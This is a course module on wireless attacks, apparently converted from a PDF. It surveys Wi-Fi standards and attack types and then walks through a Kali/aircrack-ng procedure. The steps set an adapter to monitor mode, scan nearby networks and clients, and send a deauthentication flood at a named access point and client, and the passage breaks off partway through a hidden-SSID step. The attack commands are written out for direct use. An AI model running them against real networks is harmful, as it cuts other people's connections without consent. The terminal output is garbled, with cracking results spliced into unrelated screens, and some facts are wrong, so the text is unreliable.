


# Module:- SECURITY CONCEPT

## (Wireless Attack)

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#### What is Wireless Attack

1. Malicious activities putting at risk the security of the information and of the computing resources in wireless scenarios.
2. A wireless attack is a malicious action against wireless system information or wireless networks; examples can be denial of service attacks, penetration, and sabotage.



#### Wireless standard

Technologies	Indoor/ Outdoor	Bitrate	Freq. bands	License	Bandwidth	Modulation	MIMO
<b>IEEE 802.11</b>	20m /100m	2 Mbps	2.4GHz	Unlicensed	20 MHz	FHSS and DSSS	—
<b>IEEE 802.11b</b>	35m/ 140m	11 Mbps	2.4GHz	Unlicensed	20 MHz	HR-DSSS	—
<b>IEEE 802.11a</b>	35m/ 119m	54 Mbps	5GHz	Unlicensed	20 MHz	OFDM	—
<b>IEEE 802.11g</b>	45m/ 90m	54 Mbps	2.4 GHz	Unlicensed	22 MHz	OFDM/ DSSS/ CCK	—
<b>IEEE 802.11n</b>	70m/ 250m	600 Mbps	2.4 GHz/ 5 GHz	Unlicensed	20 MHz/ 40 MHz	OFDM	4 X 4
<b>IEEE 802.11ac wave</b>	70m/ 250m	7000 Mbps	5 GHz	Unlicensed	80 MHz	64-QAM	MU-MIMO
<b>IEEE 802.11ad</b>	10m/ n/a	7000 Mbps	60 GHz	Unlicensed	2.16 GHz	Single Carrier/ OFDM	10 X 10
<b>IEEE 802.11ac wave 2</b>	70m/ 250m	7000 Mbps	5 GHz	Unlicensed	80 MHz/ 160 MHz	256-QAM	MU_MIMO 8 X 8

**SMiShing** :-Smishing has become common now as smartphones are widely used. SMiShing uses Short Message Service (SMS) to send fraud text messages or links. The criminals cheat the user by calling. Victims may provide sensitive information such as credit card information, account information, etc. Accessing a website might result in the user unknowingly downloading malware that infects the device.

**War driving** :-War driving is a way used by attackers to find access points wherever they can be. With the availability of free Wi-Fi connection, they can drive around and obtain a very huge amount of information over a very short period of time.

**WEP attack** :-Wired Equivalent Privacy (WEP) is a security protocol that attempts to provide a wireless local area network with the same level of security as a wired LAN. Since physical security steps help to protect a wired LAN, WEP attempts to provide similar protection for data transmitted over WLAN with encryption. WEP uses a key for encryption. There is no provision for key management with Wired Equivalent Privacy, so the number of people sharing the key will continually grow. Since everyone is using the same key, the criminal has access to a large amount of traffic for analytic attacks.

**WPA attack** :-Wi-Fi Protected Access (WPA) and then WPA2 came out as improved protocols to replace WEP. WPA2 does not have the same encryption problems because an attacker cannot recover the key by noticing traffic. WPA2 is susceptible to attack because cyber criminals can analyze the packets going between the access point and an authorized user.

- **WPA2**:-Ratified in 2004, WPA2 replaced WPA. WPA2, which requires testing and certification by the Wi-Fi Alliance, implements the mandatory **elements of IEEE 802.11i**.
- **WPA3**:-In January 2018, the Wi-Fi Alliance announced WPA3 as a replacement to WPA2. (**IEEE 802.11s**)
  - WPA3 provides various security enhancements meant to;
    1. Simplify your wifi security
    2. Enable more powerful encryption and authentication
    3. Enhance cryptographic strength for sensitive data markets

	WEP	WPA	WPA2	WPA3
Release Year	1999	2003	2004	2018
Encryption Method	Rivest Cipher 4(RC4)	Temporal Key Integrity Protocol(TKIP) with RC4	CCMP and Advanced Encryption Standard	Advanced Encryption Standard(AES)
Session Key Size	40-bit	128-bit	128-bit	128-bit(WPA3-Personal) 192-bit(WPA3-Enterprise)
Cipher Type	Stream	Stream	Block	Block
Data Integrity	CRC-32	Message Integrity Code	CBC-MAC	Secure Hash Algorithm
Key Management	Not provided	4-way handshaking mechanism	4-way handshaking mechanism	Simultaneous Authentication of Equals handshark
Authentication	WPE-Open WPE-Shared	Pre-Shared Key(PSK)& 802.1x with EAP variant	Pre-Shared Key(PSK)& 802.1x with EAP variant	Simultaneous Authentication of Equals(SAE)&802.1x with EAP variant

**Bluejacking** :-Bluejacking is used for sending unauthorized messages to another Bluetooth device. Bluetooth is a high-speed but very short-range wireless technology for exchanging data between desktop and mobile computers and other devices.

**Replay attacks** :-In Replay attack an attacker spies on information being sent between a sender and a receiver. Once the attacker has spied on the information, he or she can intercept it and retransmit it again thus leading to some delay in data transmission. It is also known as playback attack.

**Bluesnarfing** :-It occurs when the attacker copies the victim's information from his device. An attacker can access information such as the user's calendar, contact list, e-mail and text messages without leaving any evidence of the attack.

**RF Jamming**:-Wireless signals are susceptible to electromagnetic interference and radio-frequency interference. Radio frequency (RF) jamming distorts the transmission of a satellite station so that the signal does not reach the receiving station.

## Wireless Mode

- **Infrastructure mode**:-

Infrastructure mode is an 802.11 networking framework in which devices communicate with each other by first going through an **Access Point (AP)**. In infrastructure mode, wireless devices can communicate with each other or can communicate with a wired network. When one AP is connected to a wired network and a set of wireless stations it is referred to as a **Basic Service Set (BSS)**. An **Extended Service Set (ESS)** is a set of two or more BSSs that form a single subnetwork.

- **Ad-hoc mode**:-

An 802.11 networking framework in which devices or stations communicate directly with each other, without the use of an **access point (AP)**. Ad-hoc mode is also referred to as peer-to-peer mode or an **Independent Basic Service Set (IBSS)**. Ad-hoc mode is useful for establishing a network where wireless infrastructure does not exist or where services are not required.

## Attacking WPA

- **airmon** – a tool that can help you set your wireless adapter into monitor mode (rfmon)
- **airodump** – a tool for capturing packets from a wireless router (otherwise known as an AP)
- **aireplay** – a tool for forging ARP requests — Capture WPA/WPA2 handshakes by forcing clients to re authenticate — Generate new Initialization Vectors
- **aircrack** – a tool for decrypting WEP keys (should be used with dictionary)

## Aircrack-NG

- **Aircrack-NG:** Aircrack-NG is a WiFi password cracking tool that can crack WEP or WPA passwords.
- It analyzes wireless encrypted packets and then tries to crack passwords via its cracking algorithm.
- It uses the FMS attack along with other useful attack techniques for cracking passwords. It is available for Linux and Windows systems

## Wireless attacks

1. DoS attack on wireless network.
2. View the SSID of the hidden wireless network.
3. Wireless SSID password capturing and cracking.
4. Creating fake Wi-Fi access points with many names.



## How to defend when using WPA

- **Passphrases** – the only way to crack WPA is to sniff the password PMK associated with the handshake authentication process, and if this password is extremely complicated it will be almost impossible to crack
- **Passphrase Complexity** – select a random passphrase that is not made up of dictionary words. Select a complex passphrase of a minimum of 20 characters in length and change it at regular intervals


## Common defense techniques

- Change router default username and password
  - Change the internal IP subnet if possible
  - Change default name and hide broadcasting of the SSID (Service Set Identifier)
  - None of the attack methods are faster or effective when a larger passphrase is used.
  - Restrict access to your wireless network by filtering access based on the MAC (Media Access Code) addresses
  - Use Encryption
-

## 1. DoS attack on wireless network.



**Step-1:-Add alfa adapter to kali machine**  
**Atheros UB91C —> USB**  
**After adding Atheros reboot kali Machine**



**Step-2:-Find whether wireless card is connected or not using below command**  
**\$ iwconfig**

A screenshot of a terminal window showing the output of the "iwconfig" command. The terminal title is "(prithvi㉿kali)-[~]". The output shows the following interfaces:

- lo: no wireless extensions.
- eth0: no wireless extensions.
- wlan0: IEEE 802.11 ESSID:off/any  
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm  
Retry short limit:7 RTS thr:off Fragment thr:off  
Power Management:off  
Master Key : 9C 83 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D

**Step-3:-Now put the wireless interface into monitor mode using below command**

```
# sudo airmon-ng start wlan0
# iwconfig
```

```
(prithvi㉿kali)-[~]
$ sudo airmon-ng start wlan0
[sudo] password for prithvi: 6B 9A CE 68 AB 1D 2F ED C1 81 6D 66 4A EE
EF 5D 83 12 F0 E0 E8 03 34 58 43 76 DC 10 40 45
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
456 NetworkManager
19800 wpa_supplicant

PHY      Interface      Driver      Chipset
phy1      wlan0          ath9k_htc    Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)

(prithvi㉿kali)-[~]
$ iwconfig
lo      no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Power Management:off
```

**Step-4:-Here we run the command to know the list of hidden wireless networks around us using below command**

```
# airodump-ng wlan0mon
```

```

└──(prithvi㉿kali)-[~]      Aircrack-ng 1.6
$ sudo airodump-ng wlan0mon
[00:00:01] 818/10303727 keys tested (576.57 k/s)

Time left: 4 hours, 57 minutes, 49 seconds          0.01%
KEY FOUND! [ 11111111 ]

Master Key : 9C 83 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
              56 07 C8 13 1E FE A4 B0 AB 3F 29 94 F4 2A 38 3D
CH 14 ][ Elapsed: 36 s ][ 2023-01-06 19:02
Transient Key : 1E CB 60 53 67 70 2A 94 77 36 26 A0 1E 49 46 1C
BSSID          PWR  Beacons  #Data  #/s  CH   ED  MB  ENC  CIPHER   AUTH   ESSID
                EF 5D 83 12 F0 E0 E8 03 34 58 43 76 DC 10 40 49
70:B7:AA:26:10:DF -725C 93 2625F CB 90E9 0 0 81103 65 43 WPA2 CCMP 00 PSK vivo 1723
9A:E3:AA:CC:C2:C2 -45      35      0      0 11 360 WPA2 CCMP  PSK Aman's ONEPLUS Network
4E:B3:8C:AA:B5:90 -51AC 05 923AD 0D 44007 70 0767B360 WPA2 CCMP 3B PSK Galaxy S10lite
6A:E0:65:62:3A:1F -53      26      223     0 11 180 WPA2 CCMP  PSK OPPO A5 2020
0C:80:63:5A:E6:98 -64      25      0      0 6 405 WPA2 CCMP  PSK Iotlive
BC:14:EF:FA:3A:4D -79      17      0      0 1 130  OPN  TJ2100N-957d36ad-24GHz
7C:5A:1C:22:97:CF -70      17      5 1 1 360  OPN  CDAC
0C:80:63:04:07:52 -72      8       0 0 1 405 WPA2 CCMP  PSK iotlan
0E:80:63:04:07:52 -72      6       0 0 1 405 WPA2 CCMP  PSK max8
0C:80:63:5A:E3:DC -73      18      0 0 6 405 WPA2 CCMP  PSK Iotlive
EC:08:6B:A0:10:BB -75      15      0 0 1 195 WPA2 CCMP  PSK Certin-2.4-Touch
7C:5A:1C:22:9A:3B -86      9       1 0 1 360  OPN  CDAC
86:83:C2:27:A1:E7 -81      5       0 0 11 195 WPA2 CCMP  PSK <length: 0>
76:83:C2:27:A1:E7 -81      5       0 0 11 195 WPA2 CCMP  PSK GILL_sense
74:83:C2:27:A1:E7 -82      10      19 0 11 195 WPA2 CCMP  PSK AMP_BLR
00:4E:35:8D:80:A0 -85      11      1 0 6 130 WPA2 CCMP  PSK IAP-ICERT
BC:14:EF:FA:39:D3 -88      5       0 0 1 270  OPN  TJ2100N-957d4a32-24GHz
0C:80:63:5A:E6:26 -89      3       0 0 6 405 WPA2 CCMP  PSK Iotlive
D8:32:E3:DF:43:64 -90      4       0 0 11 65  WPA2 CCMP  PSK Bhosdi k padhai kar
A6:19:F5:A8:17:18 -90      2       0 0 11 180 WPA2 CCMP  PSK URI
8C:3B:AD:D9:A8:9D -87      8       0 0 3 130  WPA2 CCMP  PSK CDAC-GUEST
30:AE:A4:C1:E4:75 -91      6       0 0 1 135 WPA2 CCMP  PSK ASSL_30:ae:a4:c1:e4:74

BSSID          STATION          PWR    Rate   Lost   Frames  Notes  Probes
(not associated) FE:9B:B7:C2:76:FB -88    0 - 1     0      1
(not associated) 72:4B:F1:8E:F8:00 -69    0 - 1     0     19      Galaxy A31EE55
(not associated) 2E:ED:30:BF:1B:74 -83    0 - 1     0      1
(not associated) DC:A6:32:22:F7:AD -86    0 - 1     0      3
(not associated) 76:72:4D:EF:D0:67 -88    0 - 1     1      2
(not associated) 20:34:FB:58:49:83 -88    0 - 1     0      1
70:B7:AA:26:10:DF 3E:6B:E3:78:28:6A -61   1e- 1e     0     87
9A:E3:AA:CC:C2:C2 04:C8:07:2D:37:1E -71   0 - 1     0     17
6A:E0:65:62:3A:1F 0A:28:B9:34:A8:98 -46   0 - 1e     0      9
6A:E0:65:62:3A:1F 10:7B:44:EE:D7:3A -67   24e-24e    0    223
7C:5A:1C:22:9A:3B EA:7A:00:12:65:E6 -78   0 - 1e     0      5      CDAC
Quitting ...

```

## Step-5:- Select Channel access and access this wifi point

#sudo airodump-ng -c 11 wlan0mon

Channel No.(Vivo 1723)

```

└─(prithvi㉿kali)-[~] 0303727 keys tested (576.57 k/s)
└─$ sudo airodump-ng -c 11 wlan0mon
    Time left: 4 hours, 57 minutes, 49 seconds          0.01%
        KEY FOUND! [ 11111111 ]

Master Key      : 9C 83 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
                  56 07 C8 13 1E FE A4 B0 AB 3F 29 94 F4 2A 38 3D

Transient Key   : 1E CB 6D 53 67 70 2A 94 77 36 26 A0 1E 49 46 1C
CH 11 ][ Elapsed: 12 s ][ 2023-01-06 19:02 10:2F:ED:C1:81:6D:60:4A:EE
                  FF:5D:B3:D2:F0:B0:F8:03:34:5B:43:76:DC:10:40:45


BSSID           PWR RXQ3 Beacons #Data CH1 4MBPS ENC CIPHER AUTH ESSID
7C:5A:1C:22:95:B3 -1 AC 05:90 AD 00:44 07:17 F0 00:D1 17 D-1B OPN 1:8B <length: 0>
70:B7:AA:26:10:DF -19 100 129 1 0 11 65 WPA2 CCMP PSK vivo 1723
9A:E3:AA:CC:C2:C2 -44 100 121 4 0 11 360 WPA2 CCMP PSK Aman's ONEPLUS Network
6A:E0:65:62:3A:1F -47 100 122 77 0 11 180 WPA2 CCMP PSK OPPO A5 2020
86:83:C2:27:A1:E7 -77 80 111 0 0 11 195 WPA2 CCMP PSK <length: 0>
76:83:C2:27:A1:E7 -82 83 94 0 0 11 195 WPA2 CCMP PSK GILL_sense
74:83:C2:27:A1:E7 -84 92 105 223 27 11 195 WPA2 CCMP PSK AMP_BLR
A6:19:F5:AB:17:18 -91 76 101 0 0 11 180 WPA2 CCMP PSK URI
54:EF:33:74:07:2E -89 24 36 0 0 11 135 WPA2 CCMP PSK Carosag
BC:14:EF:FA:39:9D -90 14 25 0 0 11 270 OPN TJ2100N-957d36d5-24GHz

BSSID           STATION          PWR  Rate  Lost   Frames  Notes  Probes
(not associated) 1E:8F:9E:4D:B7:13 -39  0 - 1   0       2
(not associated) AE:5F:9D:D4:D3:CA -38  0 - 1   0       2
(not associated) D6:ED:B3:87:76:E9 -45  0 - 1   0       3
(not associated) C6:D4:60:7C:38:0B -46  0 - 1   5       7
(not associated) 8A:D1:10:17:DC:25 -50  0 - 1   0       3
(not associated) B2:9A:FC:6B:C1:A2 -52  0 - 5   0       1
(not associated) CE:8D:0F:D6:B5:28 -55  0 - 1   4       5
(not associated) 2E:8A:28:27:39:21 -73  0 - 1   0       3
(not associated) 76:FD:8F:90:34:FA -81  0 - 1   1       3
(not associated) DC:A6:32:22:F7:AD -85  0 - 1   0       3
(not associated) E4:5F:01:AF:E1:1D -91  0 - 1   0       3
(not associated) 4A:98:35:24:16:E1 -92  0 - 1   0       1
7C:5A:1C:22:95:B3 EA:7A:00:12:65:E6 -89  0 - 1e  0       934 CDAC
70:B7:AA:26:10:DF 3E:6B:E3:78:28:6A -64  1e- 1e  0       11
9A:E3:AA:CC:C2:C2 04:C8:07:2D:37:1E -58  1e-24  1317  103
6A:E0:65:62:3A:1F 0A:28:B9:34:A8:98 -48  0 - 1e  0       1
6A:E0:65:62:3A:1F 10:7B:44:EE:D7:3A -56  1e- 1   0       81
74:83:C2:27:A1:E7 A4:CF:12:1E:33:60 -86  0 - 6   0       6
74:83:C2:27:A1:E7 A4:CF:12:51:7F:E4 -88  0 - 6   0       7
Quitting ...

```

## Step-6:- Send deauth packet to Access point(Vivo 1723)

```
#sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon
```



Then the Station (or Wifi connected user) cannot be connect

```
[prithvi@kali:~] KEY FOUND! [-11111111-]
$ sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon
19:04:37 Waiting for beacon frame (BSSID: 70:B7:AA:26:10:DF) on channel 11
19:04:37 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:38 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:40 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:42 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [127|127 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:44 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:45 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:47 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
```

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
## 2. View the SSID of the hidden wireless network.

Hide Wifi access point Name (for example:- vivo 1723 ← Hide)

Step-1:-Add alfa adapter to kali machine

Atheros UB91C —> USB

After adding Atheros reboot kali Machine



**Step:-2:-Find whether wireless card is connected or not using below command**

**\$ iwconfig**

```
File Actions Edit View Help
(prithvi@kali)-[~]
$ iwconfig
          Aircrack-ng 1.6
lo      no wireless extensions.
        [00:00:01] 818/10303727 keys tested (576.57 k/s)
eth0      no wireless extensions.
          Time left: 4 hours, 57 minutes, 49 seconds           0.01%
wlan0    IEEE 802.11  ESSID:off/any
          Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off
          Master Key : 9C 83 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
```

**Step-3:-Now put the wireless interface into monitor mode using below command**

```
# sudo airmon-ng start wlan0
# iwconfig
```

```
(prithvi㉿kali)-[~]
$ sudo airmon-ng start wlan0
[sudo] password for prithvi: 6B 9A CE 68 AB 1D 2F ED C1 81 6D 66 4A EE
